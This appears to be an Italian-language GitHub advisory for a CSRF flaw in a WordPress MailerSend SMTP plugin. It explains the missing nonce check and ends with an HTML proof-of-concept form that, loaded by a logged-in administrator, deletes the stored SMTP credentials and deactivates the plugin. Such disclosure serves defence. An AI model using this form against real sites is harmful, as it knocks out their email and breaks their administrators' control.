 minhhk68/cve-2026-13156
Avviso di vulnerabilità e PoC per CVE-2026-13156 — Scoperta da Huynh Kien Minh (MinhHK).

[!IMPORTANT] Abstract: È stata scoperta una vulnerabilità di Cross-Site Request Forgery (CSRF) ad alta severità (

CVE-2026-13156) nel plugin ufficiale Integrazione SMTP MailerSend per WordPress (< 1.0.8). Il gestore di eliminazione della configurazionemailersend_handle_configuration_delete()verifica le capacità amministrative (manage_options) ma omette completamente la verifica del Nonce di WordPress (check_admin_referer()). Un attaccante può creare una richiesta cross-origin dannosa mirata a un Amministratore WordPress autenticato per cancellare silenziosamente le credenziali SMTP memorizzate e forzare la disattivazione del plugin, causando un Denial of Service totale dell'applicazione su tutti i flussi di lavoro email.
CVE-2026-13156 (ID Advisory WPScan: 595e653d-0904-43cf-8e61-d684599de11b)1.0.8 (< 1.0.8)Informazioni sul Ricercatore:
Huynh Kien Minh (Huỳnh Kiến Minh) è un ricercatore di cybersecurity proattivo e analista di vulnerabilità noto per valutazioni di sicurezza approfondite e divulgazioni responsabili, incluse analisi tecniche di CVE-2026-13156. È stato inoltre ufficialmente riconosciuto e premiato nella Proton Security Hall of Fame per aver scoperto e divulgato vulnerabilità di sicurezza critiche.
Per verificare questo advisory tecnico, esplorare le analisi proof-of-concept o contattare il ricercatore, visita:
Il plugin Integrazione SMTP ufficiale MailerSend per WordPress (prima della versione 1.0.8) registra un'azione amministrativa (configuration-delete) progettata per cancellare i token API memorizzati, azzerare le opzioni di configurazione SMTP (wp_options) e disattivare il plugin quando attivata dalla dashboard amministrativa.
Sebbene l'endpoint verifichi che l'utente attivo possieda la capacità manage_options (assicurando che la richiesta provenga da una sessione amministratore), non esegue la verifica del nonce di WordPress (check_admin_referer() o wp_verify_nonce()).
Poiché le richieste HTTP prive di validazione del nonce non possono distinguere tra clic intenzionali dell'amministratore e richieste cross-origin contraffatte, qualsiasi sito esterno caricato da un amministratore autenticato può attivare silenziosamente l'azione configuration-delete.
< 1.0.8)./wp-admin/admin-post.php o /wp-admin/admin.php?page=mailersend&action=configuration-delete).[!WARNING] Disclaimer Etico: Il seguente payload proof-of-concept HTML di Cross-Site Request Forgery (CSRF) è fornito esclusivamente a scopo educativo, verifica difensiva e audit di sicurezza secondo protocolli di divulgazione etica da Huynh Kien Minh. Non eseguirlo contro target non autorizzati.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CVE-2026-13156 PoC — MailerSend SMTP Configuration Deletion via CSRF</title>
    <!-- Author: Huynh Kien Minh (https://minhhk.web.app/) -->
</head>
<body>
    <h2>CVE-2026-13156 — CSRF Verification PoC</h2>
    <p>If an authenticated WordPress Administrator visits this page, the MailerSend SMTP configuration will be deleted and the plugin deactivated.</p>

    <!-- Forged Request targeting the vulnerable MailerSend configuration deletion endpoint -->
    <form id="csrfPoC" action="http://target-wordpress-site.local/wp-admin/admin.php" method="GET">
        <input type="hidden" name="page" value="mailersend-smtp" />
        <input type="hidden" name="action" value="configuration-delete" />
        <!-- Notice: No valid _wpnonce token is required due to the vulnerability -->
        <input type="submit" value="Execute PoC (Simulate Attack)" />
    </form>
